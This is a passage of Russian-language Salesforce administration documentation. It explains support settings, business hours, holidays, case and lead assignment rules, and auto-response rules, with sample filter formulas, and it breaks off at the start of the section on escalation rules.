ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров поддержки:

- «Настройка приложения»

Поле	Описание
	генерируются системой и не могут быть изменены.
Параметр типа записи	Данный параметр определяет тип записи, который должен быть назначен обращениям, созданным пользователями посредством правил назначения. Выберите одно из двух значений. • Чтобы разрешить новым обращениям сохранение типа записи автора, установите флажок «Сохранить текущий тип записи». • Чтобы перезаписать тип записи автора для новых обращений, установите флажок «Переопределить текущий тип записи типом записи назначенного по умолчанию».
Автоматический пользователь для обращений	Пользователь, указанный в элементах ленты обращений и в связанном списке «Журнал обращения» для автоматических изменений обращения. Данные изменения могут быть инициированы правилами назначения, правилами перевода на следующий уровень, функцией On-Demand Email-to-Case или обращениями, которые зарегистрированы на портале самообслуживания. Ниже перечислены доступные действия. • Выберите пункт *«Система»*, чтобы указать, что автоматизированный процесс выполняется в качестве действия, например создания или изменения статуса обращения. При выборе пункта «Система» поле поиска отображается серым цветом. • Выберите пункт *«Пользователь»*, чтобы использовать поле поиска для назначения пользователя (например, администратора) в качестве автоматического пользователя обращений. Данному пользователю должен быть назначен профиль «Системный администратор» или предоставлены полномочия «Изменение всех данных» и «Отправка эл. почты».
Шаблон создания обращения	Шаблон, используемый для уведомления контактов о создании обращения вручную агентом службы поддержки. Уведомление отправляется только при наличии соответствующего флажка на странице редактирования обращения. Данный шаблон должен быть помечен флажком «Доступно для использования».
Шаблон назначения обращения	Шаблон, используемый для уведомления пользователей о назначении обращения вручную администратором или другим пользователем. Уведомление отправляется только при наличии соответствующего флажка на странице

Поле	Описание
	изменения ответственного за обращение. Данный шаблон должен быть помечен флажком «Доступно для использования».
Шаблон закрытия обращения	Шаблон, используемый для уведомления контактов о закрытии обращения. Уведомление отправляется только при наличии соответствующего флажка на странице закрытия обращения. Данный шаблон должен быть помечен флажком «Доступно для использования».
Новые обращения, доступные на портале	Флажок «Отображается на портале самообслуживания» автоматически устанавливается для всех новых обращений, включая обращения, созданные посредством функций Web-to-Case, Email-to-Case и On-Demand Email-to-Case. Независимо от значения по умолчанию, пользователи, создающие обращения, могут вручную установить флажок «Отображается на портале самообслуживания». При использовании продукта «Сообщества Salesforce» данный параметр не применяется к пользователям-партнерам и пользователям-клиентам, просматривающим обращения в сообществах. Доступность новых обращений в сообществах определяется правилами общего доступа.
Включить уведомление контактов о добавлении комментария к обращению	Чтобы уведомить контакты, которые не являются пользователями портала самообслуживания, о добавлении или изменении комментария к обращению, установите данный флажок. Если данный флажок установлен, щелкните «Шаблон комментария к обращению» и выберите шаблон эл. почты для данных уведомлений. Данный шаблон должен быть помечен флажком «Доступно для использования».
Уведомить ответственного за обращение о новом комментарии	Чтобы уведомить ответственного за обращение о добавлении личного или общедоступного комментария, установите данный флажок. Если данный флажок установлен, то ответственные за обращения не могут отказаться от получения данных уведомлений. (Уведомления отправляются только активным ответственным за обращения.)
Ранние триггеры включены	Чтобы включить ранние триггеры для правил расширения и их действий, установите данный флажок. При необходимости настройте правило расширения, которое выполняет действие, если решение по обращению не может быть найдено по истечении заданного времени. Параметр «Длительность» определяет количество часов,

Поле	Описание
	по истечении которых система Salesforce выполняет действие расширения. Чтобы выполнить действия расширения до истечения времени, заданного параметром «Длительность», включите ранние триггеры.
Включить предложенные решения	Чтобы включить кнопку **«Предложенные решения»** на страницах сведений об обращениях и разрешить агентам предлагать возможные решения по обращениям, установите данный флажок.
Включить предложенные статьи	Чтобы добавить предложенные статьи в связанный список «Статьи», установите данный флажок. Предложенные статьи могут быть доступны во всех каналах Salesforce Knowledge, кроме общедоступной базы знаний.
Отправлять уведомления по обращениям с системного адреса	Чтобы отправлять ответственным за обращения уведомления о новых комментариях, вложениях или назначениях с системного адреса вместо адреса пользователя, обновившего обращение, установите данный флажок. Системные уведомления отображают адрес эл. почты отправителя (noreply@salesforce.com) и имя, связанное с сообщением (например, «Уведомление о добавлении комментария к обращению»). Данный флажок позволяет блокировать автоматические сообщения эл. почты об отсутствии ответственных на рабочем месте, отправляемые пользователям портала самообслуживания или клиентского портала, обновляющим обращения.
Уведомить ответственных за обращение об изменении ответственности	Чтобы автоматически устанавливать флажок «Отправить электронное уведомление» при переносе ответственности за обращение другому пользователю, установите данный флажок. Данный флажок гарантирует уведомление пользователей о назначении им ответственности за обращение. Установка данного флажка *не* инициирует автоматическую установку флажка «Отправить электронное уведомление» при переносе ответственности за обращение очереди.
Показывать закрытые статусы в поле «Статус обращения»	Чтобы добавить закрытые статусы в поле обращения «Статус», позволяющие агентам закрывать обращения без нажатия кнопки **«Закрыть обращение»** и обновления сведений в макетах страниц закрытия обращения, установите данный флажок.

Поле	Описание
	Установка флажка «Показывать закрытые статусы в поле "Статус обращения"» не инициирует удаление кнопки **«Закрыть»** из списковых представлений обращений. Взамен, данное действие добавляет статус «Закрыто» в список доступных статусов при выборе нескольких обращений и нажатии кнопки **«Изменить статус»** в списковых представлениях обращений.
Скрыть кнопку «Сохранить и закрыть» и ссылки «Закр.»	Чтобы скрыть кнопку «Сохранить и закрыть» на страницах редактирования обращений и ссылки **«Закр.»** в связанных списках «Обращения», установите данный флажок после установки описанного выше флажка «Показывать закрытые статусы в поле "Статус обращения"». Взамен, обращения могут закрываться посредством поля «Статус» и кнопки **«Сохранить»**.
Включение действий и элементов ленты обращений	Этот параметр позволяет включить действия и элементы для ленты обращений. При выборе этого параметра существующие обращения представляются в интерфейсе с лентой обращений.
Размер текста элементов ленты эл. почты	Чтобы определить размер элементов ленты эл. почты, выберите ограничение по количеству символов для текста элементов ленты эл. почты. Возможные значения: • «Маленький» = 400 символов (по умолчанию) • «Средний» = 1 200 символов • «Большой» = 5 000 символов • «Настраиваемый» = от 400 до 5 000 символов Если текст элементов ленты эл. почты превышает заданное ограничение, щелкните **«Больше»** для просмотра остального текста.
Пустые строки в тексте элементов ленты эл. почты	Чтобы сэкономить пространство ленты обращений путем удаления пустых строк в тексте элементов ленты эл. почты, установите данный флажок.
Свернуть предыдущие сообщения эл. почты в тексте элементов ленты эл. почты	Чтобы просматривать только последние сообщения эл. почты в тексте элементов ленты эл. почты, установите данный флажок. Чтобы просмотреть предыдущие сообщения эл. почты, щелкните **«Больше»**.
Включить стандартные шаблоны эл. почты или стандартное средство обработки для действия эл. почты	Чтобы задать класс Apex, загружающий стандартный шаблон эл. почты в ленте обращений, установите данный флажок. При необходимости установите данный флажок для определения стандартных значений полей эл. почты, которые могут автоматически заполняться лентой обращений в сообщениях эл. почты.

Поле	Описание
Включение поддержки электронных черновиков	Этот параметр позволяет использовать электронные черновики.
Включение функции создания обращения из вопроса в Salesforce	Этот параметр позволяет модераторам создавать обращения на основании вопросов Chatter в организации.
Создание записи автоматического ответа на первое сообщение эл. почты от клиента	Этот параметр позволяет изменять порядок элементов и записей ленты обращения, чтобы автоматически создавать элементы после получения центром поддержки первого сообщения эл. почты от клиента.
Показывать вложения электронной почты в списке, связанном с вложениями обращений	Выберите эту опцию, чтобы отображался значок в списке, связанном с вложениями обращений, рядом с файлами, которые вложены из электронной почты. Кроме того, отображается столбец «Источник» в представлении списка, связанного с вложениями обращений. Эта функция доступна только в Lightning Experience.

Прим.: Начиная с выпуска Spring '12 портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.

СМ. ТАКЖЕ:

Настройка и автоматизация службы поддержки

Настройка часов работы

Система позволяет определять часы работы службы поддержки. Данный алгоритм позволяет повысить эффективность использования процессов отдела (например, правила расширения и контрольные точки).

Ниже перечислены компоненты, поддерживающие применение конкретных часовых поясов и регионов.

- Контрольные точки в процессах права
- Процессы права
- Обращения
- Правила расширения обращений

Поле «Часы работы», добавленное на страницу «Обращение: макет», позволяет агентам службы поддержки настраивать время работы службы поддержки над обращением. По умолчанию служба поддержки работает круглосуточно и использует стандартный часовой пояс, выбранный в профиле организации.

Кроме того, при наличии полномочия «Настройка приложения» пользователи могут добавлять часы работы в правила расширения, выполняющие автоматическое обновление и расширение обращений, соответствующих заданным критериям правила. Например, обращение, обновленное по часам работы «Москва», расширяется только во время работы московской службы поддержки.

Чтобы настроить часы работы, выполните указанные ниже действия.

1. Введите строку *«Часы работы»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Часы работы»**.
2. Нажмите кнопку **«Создать часы работы»**.
3. Введите имя для часов работы.

   Рекомендуем использовать имя, определяющее регион или часовой пояс при просмотре часов работы по обращению, процессу права или контрольной точке. Например, чтобы задать имя часов работы для центра поддержки, расположенного в Москве, введите значение *«Часы работы по Москве»*.
4. Чтобы разрешить пользователям связывание часов работы с обращениями, правилами расширения, контрольными точками и процессами права, установите флажок «Активно».
5. Чтобы автоматически назначать часы работы всем новым обращениям, установите флажок «Использовать часы работы по умолчанию».

   Если обращения соответствуют критериям правила расширения, которое переопределяет часы работы, то стандартные часы работы для обращений могут быть заменены часами работы для правил расширения.
6. Выберите нужный часовой пояс в связанном списке «Часовой пояс».
7. Укажите часы работы для каждого дня недели.
   - При круглосуточном режиме работы службы поддержки установите флажок «24 часа».
   - Выберите время начала и окончания часов работы. При отсутствии нужного времени щелкните поле и введите собственное значение.
   - Чтобы обозначить недоступность службы поддержки в течение всего дня, пропустите время начала и окончания часов работы и снимите флажок «24 часа».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Права и контрольные точки доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы настроить часы работы, выполните указанные ниже действия.

- Управление часами работы и праздниками

8. Нажмите кнопку **«Сохранить»**.

При необходимости свяжите заданные часы работы с компонентами ниже.

- Правила расширения, выполняющие автоматическое обновление и расширение обращений, соответствующих заданным критериям правила.
- Праздники, на время которых отменяются часы работы и приостанавливаются любые связанные правила расширения.
- Контрольные точки в процессах права, поддерживающие изменение часов работы в зависимости от важности обращения.
- Процессы права, поддерживающие применение одного процесса права к обращениям с разными часами работы.

Прим.: Все пользователи, даже не имеющие полномочия «Просмотр настройки и конфигурации», могут просматривать часы работы через API.

Рекомендации по настройке часов работы

Чтобы повысить эффективность используемых процессов поддержки, определите время работы службы поддержки. Ниже перечислены некоторые рекомендации по настройке часов работы.

СМ. ТАКЖЕ:

Рекомендации по настройке часов работы

Настройка праздников для службы поддержки

Настройка и автоматизация службы поддержки

Рекомендации по настройке часов работы

Чтобы повысить эффективность используемых процессов поддержки, определите время работы службы поддержки. Ниже перечислены некоторые рекомендации по настройке часов работы.

- Добавьте поле поиска «Часы работы» в макеты обращений после определения часов работы и настройте параметры безопасности поля «Часы работы». Данное действие позволяет пользователям просматривать и обновлять часы работы по обращению.
- Обращению автоматически назначаются стандартные часы работы организации, кроме случаев соответствия обращения критериям правила расширения, связанного с разными часами работы.
- Система Salesforce автоматически вычисляет летнее время для часовых поясов, поддерживающих часы работы.
- Рабочее время по обращению состоит из часов, минут и секунд. Тем не менее, при рабочем дне менее 24 часов система пропускает секунды для последней минуты рабочего дня. Допустим, рабочий день пользователя завершается в 17:00, при этом текущее время — 16:30. Пользователю назначается контрольная точка, которая должна быть завершена в течение 30 минут, то есть, до 17:00. Соответственно, система прекращает считать секунды после 17:00. При подсчете секунд до 17:00:59 срок завершения 30-минутной контрольной точки приходился бы на нерабочее время (после 17:00:00) и продлевался бы на следующий день.
- Правила расширения выполняются только в течение связанных часов работы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Права и контрольные точки доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

- Обращения, связанные с деактивированными часами работы, могут быть обновлены без повторной активации часов работы.
- Поле «Часы работы» не может быть добавлено в списковые представления или отчеты.
- Система позволяет создавать разные часы работы для служб поддержки, работающих в одном часовом поясе, но в разное время.
- Рекомендуем создать один набор часов работы для каждого центра поддержки.
- Часы работы, добавленные в правила расширения, не могут быть деактивированы. Рекомендуем сначала удалить часы работы из правил расширения.
- Каждый набор часов работы может быть связан с 1 000 праздников.
- Для обращений, включающих права, рабочие часы применяются согласно иерархии. Подробности см. в разделе Рабочие часы в управлении правами.

Прим.: Все пользователи, даже не имеющие полномочия «Просмотр настройки и конфигурации», могут просматривать часы работы через API.

СМ. ТАКЖЕ:

Настройка часов работы

Настройка праздников для службы поддержки

Настройка праздников для службы поддержки

Праздники позволяют определять даты и время, в течение которого служба поддержки недоступна. Чтобы отменить часы работы и приостановить правила расширения на время праздника, рекомендуем связать созданный праздник с часами работы.

Например, создайте праздник по имени «Новый год», начинающийся в 20:00 31 декабря и заканчивающийся в 9:00 2 января. На время данного праздника применение правил расширения и контрольных точек будет приостановлено.

1. В меню «Настройка» введите *Holidays* в поле Quick Find, затем выберите **Holidays**.
2. Нажмите кнопку **«Создать»** или щелкните ссылку **«Клонировать»** напротив имени нужного прошедшего праздника.

   Только прошедшие праздники доступны для клонирования.
3. Введите имя праздника.
4. Введите дату праздника.

   Чтобы создать многодневный праздник, выполните указанные ниже действия.

   a. Установите флажок «Повторяющийся праздник».

   b. Введите первый день праздника в поле «Дата начала».

   c. Снимите флажок «Дата окончания отсутствует» в поле «Дата окончания».

   d. Введите последний день праздника в поле «Дата окончания».
5. При необходимости выполните указанные ниже действия.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Права и контрольные точки доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки праздников:

- Управление часами работы и праздниками

- Чтобы задать точное время праздника, снимите флажок «Весь день» напротив поля «Время» и введите точное время.
- Чтобы запланировать повтор праздника на определенные даты и время, установите флажок «Повторяющийся праздник».
  - Выберите частоту повторения праздника в поле «Частота». Чтобы уточнить критерии частоты, воспользуйтесь полем «Ежедневно», «Еженедельно» или «Ежемесячно», поддерживающим дополнительные параметры.
  - Чтобы задать продолжительность повторяющегося праздника, выберите нужные даты в полях «Дата начала» и «Дата окончания».

    Если выбранные даты начала и окончания не соответствуют выбранной частоте, то отображается следующее сообщение об ошибке: «Повторяющийся праздник не содержит экземпляра».

6. Нажмите кнопку **«Сохранить»**.
7. Нажмите кнопку **«Добавить/удалить»** в связанном списке «Часы работы».
8. Чтобы выбрать часы работы, которые должны быть связаны с праздником, воспользуйтесь кнопками **«Добавить»** и **«Удалить»**. Праздник может быть связан с несколькими часами работы.

Прим.: Все пользователи, даже не имеющие полномочия «Просмотр настройки и конфигурации», могут просматривать праздники через API.

Рекомендации по созданию праздников для службы поддержки

Праздники позволяют определять даты и время, в течение которого служба поддержки недоступна. Ниже перечислены некоторые рекомендации по настройке и использованию праздников.

СМ. ТАКЖЕ:

Рекомендации по созданию праздников для службы поддержки

Настройка часов работы

Настройка и автоматизация службы поддержки

Рекомендации по созданию праздников для службы поддержки

Праздники позволяют определять даты и время, в течение которого служба поддержки недоступна. Ниже перечислены некоторые рекомендации по настройке и использованию праздников.

- Каждый набор часов работы может быть связан с 1 000 праздников.
- Праздникам автоматически назначается часовой пояс связанных часов работы. Например, праздник, который связывается с часами работы, заданными по стандартному тихоокеанскому времени, применяется к данным часам работы по стандартному тихоокеанскому времени.
- Праздники могут быть дополнены только часами работы, помеченными флажком «Активно».
- Имена праздников могут повторяться. Например, система позволяет создать несколько праздников по имени *«Новый год»*.
- В настоящее время результаты отчетов *не* содержат праздники.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- Праздник, повтор которого запланирован на определенный день каждого месяца, повторяется только в те месяцы, которые содержат этот день. Например, праздник, повтор которого запланирован на 31 число каждого месяца, повторяется только в те месяцы, которые содержат 31 день. Чтобы повторять праздник в последний день каждого месяца, выберите значение «Последний» в раскрывающемся списке «числа каждого месяца».
- Все пользователи, даже не имеющие полномочия «Просмотр настройки и конфигурации», могут просматривать праздники через API.

СМ. ТАКЖЕ:

Настройка праздников для службы поддержки

Настройка часов работы

Настройка правил назначения

Правила назначения определяют порядок обработки интересов и обращений.

1. Введите строку *«Правила назначения»* в поле «Быстрый поиск», затем выберите пункт **«Правила назначения интересов»** или **«Правила назначения обращений»**.
2. Нажмите кнопку **«Создать»** и введите имя правила. Чтобы активировать данное правило для интересов или обращений, созданных вручную, посредством сообщений эл. почты или Интернета, установите флажок «Активно». Затем нажмите кнопку **«Сохранить»**.
3. Чтобы создать записи правила, нажмите кнопку **«Создать»**. Ниже перечислены доступные поля для всех записей.

Поле	Описание
Заказ	Данное поле определяет порядок обработки записи в правиле (например, *«1»*, *«2»*, *«3»*). Система Salesforce оценивает каждую запись и проверяет на соответствие заданным критериям. При обнаружении соответствия система Salesforce обрабатывает элемент и прекращает оценку записей правила для этого элемента. Если соответствие не найдено, то элемент переназначается стандартному ответственному Web-to-Lead, администратору, выполняющему импорт интересов, или стандартному ответственному за обращение.
Критерии	Данное поле определяет условия, которым должен соответствовать интерес или обращение для его назначения. Введите критерии правила. • Выберите параметр «критерии выполняются», а затем укажите критерий фильтрации, которому должна соответствовать запись для выполнения правила.Например, настройте фильтр обращений *«"Приоритет" равно "Высокий"»*, чтобы записи обращений, содержащие значение «Высокий» в поле «Приоритет», запускали правило.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Правила назначения интересов доступны в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Правила назначения обращений доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания правил назначения:

- «Настройка приложения»

Поле	Описание
	Если в организации включена многоязычная поддержка, введите значения фильтра на языке, используемом в организации по умолчанию. Разрешается добавить не более 25 критериев фильтрации (каждый длиною не более 255 символов). При использовании раскрывающихся списков для определения критериев фильтрации выбранные значения хранятся на стандартном языке организации. При редактировании или клонировании текущих критериев фильтрации рекомендуем сначала задать полю «Стандартный язык» на странице «Сведения о компании» язык, использовавшийся для определения исходных критериев фильтрации. В противном случае критерии фильтрации могут не быть оценены как ожидалось. • Выберите параметр «значение формулы оценивается как истинное» и введите формулу, возвращающую значение «Истина» или «Ложь». Если формула возвращает значение «Истина», то система Salesforce инициирует выполнение правила. Например, формула `AND(ISCHANGED (Приоритет), ISPICKVAL (Приоритет, «Высокий»)` применяет правило, изменяющее ответственного за обращение, когда значение поля «Приоритет» меняется на «Высокий». За удалением настраиваемого поля, используемого условием, следует автоматическое удаление записи правила.
Пользователь	Данное поле определяет пользователя или очередь, которой должен быть назначен интерес или обращение при выполнении заданных условий. Выбранный пользователь должен быть активным и иметь полномочие «Чтение» для интересов или обращений. Прим.: Пользователи, назначенные правилу, не могут быть лишены полномочия «Чтение» для интересов или обращений. Если организация использует подразделения, то интересы назначаются стандартному подразделению пользователя или очереди, указанной в данном поле. Обращения наследуют подразделение связанного контакта или назначаются стандартному глобальному подразделению.
Не переназначать ответственного	Данное поле отменяет необходимость переназначения текущего ответственного при обновлении интереса или обращения.
Шаблон эл. почты	Данное поле определяет шаблон, который должен использоваться для сообщения эл. почты, отправляемого автоматически новому ответственному. В противном случае сообщение эл. почты не отправляется. Уведомление о назначении интереса или обращения очереди отправляется на адрес очереди и всех ее участников, указанный в поле «Адрес эл. почты очереди».
Предопределенные группы, работающие с обращениями	Данное поле содержит предопределенные рабочие группы, которые должны быть добавлены в обращение, соответствующее заданным критериям. Группа, работающая с обращением, помогает группам сотрудников, совместно работающих над отдельным обращением, например агентам службы поддержки, менеджерам службы поддержки и менеджерам по продукции. Чтобы выбрать предопределенную рабочую группу для добавления в правило назначения, щелкните значок поиска ( ). Чтобы добавить новую строку, которая используется для добавления предопределенной группы, работающей с обращениями, щелкните **«Добавить строку»**.

Поле	Описание
Заменить все существующие предопределенные группы, работающие с обращениями, для обращения	Данное поле определяет необходимость замены любой текущей предопределенной группы, работающей с обращениями, другой предопределенной рабочей группой при выполнении критериев, заданных для обращения.

Чтобы сохранить созданную запись, нажмите кнопку **«Сохранить»**. Чтобы сохранить текущую запись и добавить новую, нажмите кнопку **«Сохранить и создать»**.

Совет: Чтобы создать безотказное правило, рекомендуем всегда создавать последнюю запись правила без критериев. Данная запись обрабатывает все интересы или обращения, которые не были обработаны предыдущими записями правила.

Просмотр и редактирование правил назначения

Управление правилами назначения

СМ. ТАКЖЕ:

Просмотр и редактирование правил назначения

Управление правилами назначения

Просмотр и редактирование правил назначения

Чтобы просмотреть или изменить правила назначения, выполните указанные ниже действия.

- Чтобы изменить имя правила, щелкните ссылку **«Переименовать»**.
- Чтобы изменить записи правила, выберите имя нужного правила в списке. Чтобы добавить новую запись, нажмите кнопку **«Создать»**. Чтобы изменить или удалить запись, щелкните ссылку **«Правка»** и **«Удал.»**. Чтобы изменить порядок применения записей, нажмите кнопку **«Изменить порядок»**.

СМ. ТАКЖЕ:

Настройка правил назначения

Управление правилами назначения

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Правила назначения интересов доступны в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Правила назначения обращений доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения правил назначения:

- Настройка приложения

Для просмотра правил назначения:

- Просмотр настройки и конфигурации

Управление правилами назначения

Чтобы автоматизировать создание интересов и процессы поддержки, используемые в организации, рекомендуем создать правила назначения.

- **Правила назначения интересов**: определяют способ назначения интересов пользователям или очередям при создании вручную, сборе на веб-сайте или импорте с помощью мастера импорта данных.
- **Правила назначения обращений**: определяют способ назначения обращений пользователям или очередям при создании вручную, посредством функций Web-to-Case, Email-to-Case или On-Demand Email-to-Case, портала самообслуживания, клиентского портала, приложения Outlook или Lotus Notes.

Обычно организация использует одно правило для общих целей (например, одно правило назначения интересов для импорта, а второе — для веб-интересов; или одно правило назначения обращений для рабочих дней, а второе — для праздничных дней). Каждый тип правила может использовать только одно активное правило.

Каждое правило содержит несколько записей, которые определяют способ назначения интересов или обращений. Например, стандартное правило назначения обращений может содержать две записи: обращения с записью «"Тип" равно "Золотой"» назначаются очереди «Золотое обслуживание», а обращения с записью «"Тип" равно "Серебряный"» назначаются очереди «Серебряное обслуживание».

Чтобы создать правило назначения, в настройке введите строку *«Правила назначения»* в поле «Быстрый поиск», затем выберите пункт **«Правила назначения интересов»** или **«Правила назначения обращений»**.

Пример правила назначения

Ниже приведено правило назначения обращений, которое назначает обращение определенной очереди на основе рейтинга организации.

Имя правила: *«Назначение организации с рейтингом Hot»*

Записи правила:

Заказ	Критерии	Назначить
1	`ISPICKVAL(Account.Rating, "Hot")`	*Очередь поддержки 1 уровня*
2	`OR( ISPICKVAL(Account.Rating, "Warm") , ISPICKVAL(Account.Rating, "Cold") )`	*Очередь поддержки 2 уровня*

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Правила назначения интересов доступны в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Правила назначения обращений доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения правил назначения:

- Настройка приложения

СМ. ТАКЖЕ:

Настройка правил назначения
Просмотр и редактирование правил назначения

Настройка правил автоматического ответа

Автоматический ответ позволяет отправлять электронные сообщения при получении интересов или обращений в зависимости от атрибутов записи. Правила автоматического ответа позволяют отправлять клиентам быстрые ответы, подтверждающие получение их запросов или сведений о неполадках.

Система позволяет создавать правила автоматического ответа для интересов, созданных посредством формы Web-to-Lead, и обращений, отправленных с использованием следующих способов:

- Портал самообслуживания
- Клиентский портал
- Форма Web-to-Case
- Сообщение Email-to-Case
- Сообщение On-Demand Email-to-Case

Можно создать правила ответов в любом количестве в зависимости от атрибутов входящих интересов или обращений. Следует учитывать, что одновременно можно активировать только одно правило для интересов и одно — для обращений. Электронные ответы отображаются в связанном списке интересов или контактов «Журнал действий» и связанном списке обращений «Эл. почта».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания правил автоматического ответа:

- «Настройка приложения»

Создание правил автоматического ответа

Чтобы создать правило ответа Web-to-Lead, введите строку *«Правила автоматического ответа»* в поле «Быстрый поиск» и выберите пункт **«Правила автоматического ответа для интересов»**. Чтобы создать правило ответа для обращений, введите строку *«Правила автоматического ответа»* в поле «Быстрый поиск» и выберите пункт **«Правила автоматического ответа для обращений»**. Ниже перечислены действия, доступные на странице «Правила автоматического ответа».

1. Нажмите кнопку **«Создать»**.
2. Введите имя правила.
3. Чтобы активировать только данное правило, установите флажок «Активно».
4. Нажмите кнопку **«Сохранить»**.
5. Создайте записи правила.

Создание записей правила ответа

1. Нажмите кнопку **«Создать»** на странице сведений о правиле.
2. Чтобы определить порядок обработки данной записи, введите нужное число.

   Правило обрабатывает записи в заданном порядке, останавливает обработку при обнаружении первого совпадения и отправляет сообщение эл. почты на основе выбранного шаблона. Если правила ответа не применяются, то правило использует стандартный шаблон, выбранный на странице параметров функции Web-to-Case или Web-to-Lead.

   Прим.: Чтобы создать безотказное правило, рекомендуем всегда создавать последнюю запись правила без критериев. Данная запись будет обрабатывать все интересы или обращения, которые не были обработаны предыдущими записями правила. Данный алгоритм особенно важен для функций Email-to-Case и On-Demand Email-to-Case, которые не используют стандартные шаблоны.

3. Введите критерии правила.
   - Выберите параметр «критерии выполняются», а затем укажите критерий фильтрации, которому должна соответствовать запись для выполнения правила.Например, настройте фильтр обращений *«"Приоритет" равно "Высокий"»*, чтобы записи обращений, содержащие значение «Высокий» в поле «Приоритет», запускали правило.

     Если в организации включена многоязычная поддержка, введите значения фильтра на языке, используемом в организации по умолчанию. Разрешается добавить не более 25 критериев фильтрации (каждый длиною не более 255 символов).

     При использовании раскрывающихся списков для определения критериев фильтрации выбранные значения хранятся на стандартном языке организации. При редактировании или клонировании текущих критериев фильтрации рекомендуем сначала задать полю «Стандартный язык» на странице «Сведения о компании» язык, использовавшийся для определения исходных критериев фильтрации. В противном случае критерии фильтрации могут не быть оценены как ожидалось.

   - Выберите параметр «значение формулы оценивается как истинное» и введите формулу, возвращающую значение «Истина» или «Ложь». Если формула возвращает значение «Истина», то система Salesforce инициирует выполнение правила. Например, формула `AND(ISPICKVAL(Приоритет,"Высокий"),Версия<4.0)` запускает правило, которое отправляет автоматический ответ на основе выбранного шаблона, если поле обращения «Приоритет» содержит значение «Высокий», а значение настраиваемого поля обращения «Версия» не превышает четырех.
4. Введите имя, которое должно добавляться в строку «От» автоматического ответа.
5. Введите адрес эл. почты, который должен добавляться в строку «От» автоматического ответа. Данный адрес эл. почты должен соответствовать проверенному единому адресу эл. почты или адресу эл. почты из профиля пользователя Salesforce и должен отличаться от адресов маршрутизации Email-to-Case.
6. При необходимости введите адрес для ответа.
7. Выберите шаблон эл. почты.
8. При создании записи правила ответа для Email-to-Case включите параметр «Отправить ответ всем получателям» для рассылки автоматических ответов всем пользователям, указанным в полях «Кому» и «Копия» в исходном сообщении.
9. Не забывайте сохранять внесенные изменения!

Различия между правилами автоматического ответа и электронными предупреждениями бизнес-правила

СМ. ТАКЖЕ:

Различия между правилами автоматического ответа и электронными предупреждениями бизнес-правила

Различия между правилами автоматического ответа и электронными предупреждениями бизнес-правила

Правила автоматического ответа и электронные предупреждения бизнес-правила поддерживают похожие функции. Таблица ниже содержит некоторые различия между предупреждениями бизнес-правила и правилами автоматического ответа, позволяющие пользователям выбирать соответствующие процессы.

Тип процесса	Предназначение	Условие выполнения	Получатель сообщения эл. почты	Количество отправленных сообщений эл. почты
Электронные предупреждения бизнес-правила	Уведомления заинтересованным лицам.	Создание или редактирование обращения или интереса.	Любой выбранный пользователь.	Одно отправленное сообщение эл. почты на электронное предупреждение. Каждое бизнес-правило может использовать не более: • 10 электронных предупреждений в качестве немедленных действий • 10 электронных предупреждений на триггер времени в качестве зависимых от времени действий • 10 триггеров времени
Правила автоматического ответа	Исходный ответ контакту, создавшему обращение, или пользователю, отправившему веб-интерес.	Создание обращения или интереса.	Контакт обращения или пользователь, отправивший веб-интерес.	Одно отправленное сообщение эл. почты на основе первого критерия записи правила, соответствующего в последовательности записей правил.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Правила автоматического ответа доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Бизнес-правила доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

СМ. ТАКЖЕ:

Настройка правил автоматического ответа

Настройка правил повышения уровня

Правила перевода на следующий уровень автоматически расширяют обращение, если последнее соответствует критерию, заданному в правиле. Вы можете создавать записи правила с критериями для расширения уровня обращения и действий, которые выполняются при расширении обращения.

Перед тем как начать

